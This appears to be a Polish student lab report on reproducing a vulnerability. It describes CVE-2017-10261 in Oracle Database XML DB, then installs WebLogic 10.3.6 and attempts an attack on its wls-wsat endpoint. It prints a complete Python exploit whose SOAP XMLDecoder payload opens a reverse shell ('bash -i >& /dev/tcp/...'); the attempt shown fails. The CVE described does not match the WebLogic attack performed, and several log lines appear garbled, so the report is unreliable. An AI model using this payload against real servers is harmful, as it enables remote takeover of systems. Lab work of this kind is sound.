

1. Wstęp

CVE-2017-10261 - podatność w komponencie Bazy Danych XML serwera Oracle Database, dotycząca wersji 11.2.0.4 oraz 12.1.0.2. Pozwala ona atakującemu o niskich uprawnieniach, mogącemu tworzyć sesje i logować się do infrastruktury, na kompromitację Bazy Danych XML. Skuteczne wykorzystanie tej podatności może prowadzić do nieautoryzowanego dostępu do krytycznych danych lub wszystkich danych dostępnych w Bazie Danych XML. Data zgłoszenia to 18 października 2017. Podatność została skategoryzowana w CVSS 2.0 jako 4.0, a w CVSS 3.x jako 6.5.

2. Przebieg

Pobrano https://download.oracle.com/otn/nt/middleware/11g/wls/1036/wls1036_dev.zip

Pobrano i zainstalowano wersje Javy JDK1.6

Po rozpakowaniu pliku uruchomiono pliki konfiguracyjne

```
C:\wls1036_dev>configure.cmd
"Setting up proper ACLs for C:\wls1036_dev ... (operation takes awhile)"
```

```
kali@ubuntu: /vls1036/wlserver/server/bin$ ./setHLSEnv.sh
CLASSPATH=/opt/jdk1.6.0_45/lib/tools.jar:/home/kali/wls1036/wlserver/server/lib/weblogic_sp.jar:/home/kali/wls1036/wlserver/server/lib/weblogic.jar:/home/kali/wls1036/modules/features/weblogic.server.modules13.6.0.jar:/home/kali/wls1036/wlserver/server/lib/webservices.jar:/home/kali/wls1036/modules/org.apache.ant_1.7.1/lib/ant-all.jar:/home/kali/wls1036/modules/net.sf.antcontrib_1.1.0_0-1-b62/lib/ant-contrib.jar
PATH=/home/kali/wls1036/wlserver/server/bin:/home/kali/wls1036/modules/org.apache.ant_1.7.1/bin:/opt/jdk1.6.0_45/jre/bin:/opt/jdk1.6.0_45/bin:/opt/jdk1.6.0_45/bin:/opt/jre1.6.0_45/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin

Your environment has been set
```

Stworzono nową domene za pomocą skryptu:

```
kali@ubuntu:~/wls1036/wlserver/common/bin$ ./config.sh
```

Domena ma nazwę 'podatność'. Uruchomiono ją ręcznie:

```
kali@kali:~/wls1036/user_projects/domains/pdatnosc$ ./startWebLogic.sh

JAVA Memory arguments: -Xms256m -Xmx512m -XX:CompileThreshold=8000 -XX:PermSize=48m -XX:MaxPermSize=128m

WLS Start Mode=Development

CLASSPATH=/opt/jdk1.6.0_45/lib/tools.jar:/home/kali/wls1036/wlserver/server/lib/weblogic_sp.jar:/home/kali/wls1036/wlserver/server/lib/weblogic.jar:/home/kali/wls1036/modules/features/weblogic.server.modules-10.3.6.0.jar:/home/kali/wls1036/wlserver/server/lib/webservices.jar:/home/kali/wls1036/modules/org.apache.ant-1.7.1/lib/ant-all.jar:/home/kali/wls1036/modules/net.sf.saxoncontrib-1.1.0.0-1-0bz2/lib/antlr-contrib.jar:/home/kali/wls1036/wlserver/common/derby/lib/derbyclient.jar:/home/kali/wls1036/wlserver/server/lib/xqrl.jar


PATH=/home/kali/wls1036/wlserver/server/bin:/home/kali/wls1036/modules/org.apache.ant-1.7.1/bin:/opt/jdk1.6.0_45/jre/bin:/opt/jdk1.6.0_45/bin:/opt/jdk1.6.0_45/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/snap/bin:/snap/bin

*****
* To start WebLogic Server, use a username and *
* password assigned to an admin-level user. For *
* server administration, use the WebLogic Server *
* console at http://hostname:port/console *
*****

starting weblogic with Java version:
java version "1.6.0_45"
Java(TM) SE Runtime Environment (build 1.6.0_45-b06)
Java HotSpot(TM) 64-Bit Server VM (build 20.45-b01, mixed mode)

Starting WLS with line:
/opt/java6.0.45/bin/java -client -Xms256m -Xmx512m -XX:CompileThreshold=8000 -XX:PermSize=48m -XX:MaxPermSize=128m -Dweblogic.NameAdminServer=Djva_security.policy:/home/kali/wls1036/wlserver/server/lib/weblogic-policy.Xverify:none -da -Dplatform.home=/home/kali/wls1036/wlserver -Dwls.home=/home/kali/wls1036/wlserver -Dweblogic.name=admin -Dweblogic.management.template.discover=true -Dwlw.iterativeDev=-Dwlw.testConsoles-Dwlw.logErrorsToConsole=weblogic.Server
<26-May-2024 10:39:22 o'clock CEST> <-Info> <<Security> <"BEA-090906"> Disabling CryptoJ JCE Provider self-integrity check for better startup performance. To enable this check, specify -Dweblogic.security.allowCryptoDefaultJCEVerification=true>
<26-May-2024 10:39:22 o'clock CEST> <-Info> <<Security> <"BEA-090906"> Changing the default Random Number Generator in RSA Cryptoj from ECDRBG to FIPS186PRNG. To disable this change, specify -Dweblogic.security.allowCryptoDefaultJCPNTRNG=true>
<26-May-2024 10:39:23 o'clock CEST> <-Info> <<WebLogic Servers> <"BEA-000377"> Starting WebLogic Server with Java HotSpot(TM) 64-Bit Server VM Version 20.45-b01 from Sun Microsystems Inc.>
<26-May-2024 10:39:23 o'clock CEST> <-Info> <<Management> <"BEA-141107"> <Version: WebLogic Server 10.3.6.0 Tue Nov 15 09:52:36 PST 2011 1441050 >
<26-May-2024 10:39:24 o'clock CEST> <-Notice> <<WebLogicServers> <"BEA-000365"> <Server state changed to STARTING>
<26-May-2024 10:39:24 o'clock CEST> <-Info> <<WorkManager> <"BEA-002906"> Initializing self-tuning thread pool>
<26-May-2024 10:39:25 o'clock CEST> <-Notice> <<Log Management> <"BEA-170019"> The server log file /home/kali/wls1036/user_projects/domains/pdatnosc/servers/AdminServer/logs/AdminServer.log is opened. All server side log events will be written to this file.>
<26-May-2024 10:39:25 o'clock CEST> <-Error> <<Socket> <"BEA-000438"> Unable to load performance pack. Using Java I/O instead. Please ensure that libnumex library is in :'/opt/jdk1.6.0_45/jre/lib/amd64/server/native/linux/i686:/home/kali/wls1036/wlserver/server/native/linux/i686:/home/kali/wls1036/wlserver/server/native/linux/i686:/home/kali/wls1036/wlserver/server/native/linux/i686/oct920_0:/home/kali/wls1036/wlserver/server/native/linux/i686:/home/kali/wls1036/wlserver/server/native/linux/i686:/home/kali/wls1036/wlserver/server/native/linux/i686:/home/kali/wls1036/wlserver/server/packages/lib/amd64/usr/lib64:/lib64:/lib:/usr/lib'>
<26-May-2024 10:39:28 o'clock CEST> <-Notice> <<Security> <"BEA-090082"> Security initializing using security realm myrealm.>
<26-May-2024 10:39:30 o'clock CEST> <-Warning> <<Store> <"BEA-280109"> Unable to load the native wfileio library for the persistent file store "_WLS_AdminServer". The store will use buffered I/O. The store is still operating in a transactionally safe synchronous mode. See store open log messages for the requested and final write policies.>
<26-May-2024 10:39:40 o'clock CEST> <-Notice> <<WebLogicServers> <"BEA-000365"> <Server state changed to STANDBY>
<26-May-2024 10:39:40 o'clock CEST> <-Notice> <<WebLogicServers> <"BEA-000365"> <Server state changed to STARTING>
<26-May-2024 10:39:40 o'clock CEST> <-Notice> <<Log Management> <"BEA-170027"> The Server has established connection with the Domain level Diagnostic Service successfully.>
<26-May-2024 10:39:41 o'clock CEST> <-Notice> <<WebLogicServers> <"BEA-000365"> <Server state chaged to ADMIN>
```


Domena uruchomiła się pomyślnie




Widok po zalogowaniu:

Następnie skonfigurowano maszynę Kali Linux tak aby była w jednej sieci z komputerem hosta.

Sprawdzenie połączenia:



Wdrożono wls-wsat



Problem pojawił się przy próbie skonfigurowania CoordinatorPortType jako end pointa.

Problem może wynikać z wersji 10.3.6 serwera, która jest wersją wcześniejszą niż w wybranej podatności. Serwer w podatnej wersji nie jest ogólnodostępny do pobrania. Próbowałam zainstalować i skonfigurować serwer na maszynie hosta jak i na Ubuntu, w obu przypadkach niepomyślnie. Do zbadania podatności miał zostać użyty następujący skrypt:

```

import requests
import sys

def exploit(target, lhost, lport):
    url = f"http://{target}/wls-wsat/CoordinatorPortType"
    headers = {
        "Content-Type": "text/xml"
    }
    data = f"""
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java>
        <object class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            <void index="0">
              <string>/bin/bash</string>
            </void>
            <void index="1">
              <string>-c</string>
            </void>
            <void index="2">
              <string>bash -i >& /dev/tcp/{lhost}/{lport} 0>&1</string>
            </void>
          </array>
          <void method="start"/>
        </object>
      </java>
    </work:WorkContext>
  </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>
"""

    try:
        response = requests.post(url, headers=headers, data=data)
        print(f"HTTP Status Code: {response.status_code}")
        print(f"Response Text: {response.text}")
        if response.status_code == 500:
            print("[+] Exploit sent successfully!")
        else:
            print("[-] Exploit failed.")
    except requests.exceptions.RequestException as e:
        print(f"Request failed: {e}")

if __name__ == "__main__":
    if len(sys.argv) != 4:
        print(f"Usage: {sys.argv[0]} <target> <lhost> <lport>")
        sys.exit(1)

    target = sys.argv[1]
    lhost = sys.argv[2]
    lport = sys.argv[3]
    exploit(target, lhost, lport)

```

Odpowiedź skryptu:

```
(kali㉿kali)-[~]  
$ python3 exploitWLS.py 192.168.0.21:7001 192.168.0.25 2000  
Request failed: ('Connection aborted.', RemoteDisconnected('Remote end closed connection without response'))  
(kali㉿kali)-[~]
```

Jedną z możliwości, która mogła blokować wykorzystanie tej podatności mógł być firewall